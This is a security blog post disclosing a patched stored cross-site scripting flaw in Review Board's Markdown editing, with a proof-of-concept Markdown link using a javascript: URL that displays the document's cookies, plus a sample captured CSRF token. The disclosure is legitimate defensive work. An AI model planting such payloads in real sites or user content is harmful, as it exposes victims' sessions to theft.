SCHMIDT HAPPENS – INFOSEC BLOG

Blog about my experience and journey in InfoSec.

REVIEW BOARD XSS DISCOVERED

POSTED ON APRIL 14, 2021 **BY RUMHAM**


This post will be updated with more information soon.

A Cross-Site Scripting (XSS) vulnerability exists within Review Board versions 3.0.20 and 4.0 RC1 and earlier. An authenticated attacker may inject malicious Javascript code when using Markdown editing within the application which remains persistent.

Proof-of-Concept:


By utilizing the built-in markdown editing, an attacker may trick an unsuspecting victim into executing javascript within their browser.

```
[Click](javascript:alert(document.cookie))
```



test

```
[Click](javascript:alert(document.cookie))
```



test

```
csrftoken=1c6ccz2eY5lM9NQ0BHszCr1ZqDn2gzTtP3i2GSeliawaqbRfzMErvgHE88P8I367
```

test

Fix

ABOUT ME

Matt Schmidt
Penetration Tester
B.S. Information Technology
OSCP, eWPT, eJPT, Security+

RECENT POSTS

(External Blog Post) XMPie, a Xerox Company, UStore Vulnerabilities Discovered

(External Blog Post) Web Application Weakness Trends

(External Blog Post) Android Penetration Testing After Nougat

TCM Security PNPT Exam / Certification Review (Updated: 2/1/2022)

Your IPv6 is Showing [CarolinaCon]

Search … Search

ARCHIVES

February 2022

May 2021

April 2021

February 2021

November 2020

September 2020

March 2020

January 2020

December 2019

July 2019

June 2019

May 2019

April 2019

The issue has since been fixed with versions 3.0.21 and 4.0 RC2. The release notes can be viewed here: https://www.reviewboard.org/docs/releasenotes/reviewboard/3.0.21/

Thank you to Christian with Review Board for being so transparent and maintaining excellent communication during this process.

POSTED IN **MISC.**, **WRITEUP**

RELATED POST

WARPI – RASPBERRYPI WARDRIVER

POSTED ON **NOVEMBER 21, 2018** BY **RUMHAM**

(EXTERNAL BLOG POST) XMPIE, A XEROX COMPANY, USTORE VULNERABILITIES DISCOVERED

POSTED ON **FEBRUARY 2, 2022** BY **RUMHAM**

PRE-OSCP READING LIST

POSTED ON **NOVEMBER 21, 2018** BY **RUMHAM**

ANDROID PENETRATION TESTING AFTER NOUGAT

YOUR IPV6 IS SHOWING [CAROLINACON]

March 2019

January 2019

November 2018

CATEGORIES

Achievement

CTF

External Blog Post

Meetup

Misc.

Non-Technical

Tutorial

Uncategorized

Web Applications

Writeup